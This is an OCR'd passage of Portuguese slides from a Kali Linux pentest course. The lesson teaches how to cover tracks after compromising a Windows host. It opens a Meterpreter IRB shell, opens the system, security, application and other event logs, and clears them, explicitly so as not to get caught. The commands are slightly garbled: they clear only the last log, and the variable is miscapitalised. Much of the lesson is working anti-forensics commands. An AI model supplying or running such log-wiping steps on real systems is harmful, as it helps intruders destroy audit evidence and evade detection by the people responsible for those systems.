

Pentest com Kali Linux





Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Limpando os registros

Nesta aula, vamos utilizar Metasploit para apagar nossos rastros. Vamos limpar após comprometer um host, é um passo extremamente importante para você não ser pego. Felizmente para nós, Metasploit tem uma maneira de limpar nossos rastros muito facilmente.

Limpando os registros

Com uma máquina já comprometida, vamos precisamos executar o IRB a fim de iniciar o processo de remoção de log.

> irb

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>>
```

Limpando os registros

Agora, vamos limpar os logs do Windows:

```
log = client.sys.eventlog.open('system')
log = client.sys.eventlog.open('security')
log = client.sys.eventlog.open('application')
log = client.sys.eventlog.open('directory service')
log = client.sys.eventlog.open('dns server')
log = client.sys.eventlog.open('file replication service')
```

Limpando os registros

Agora, execute o comando para apagar os arquivos de log:

Log.clear

Limpando os registros

É isso aí! Com apenas alguns comandos que temos sido capazes de apagar as nossos rastros!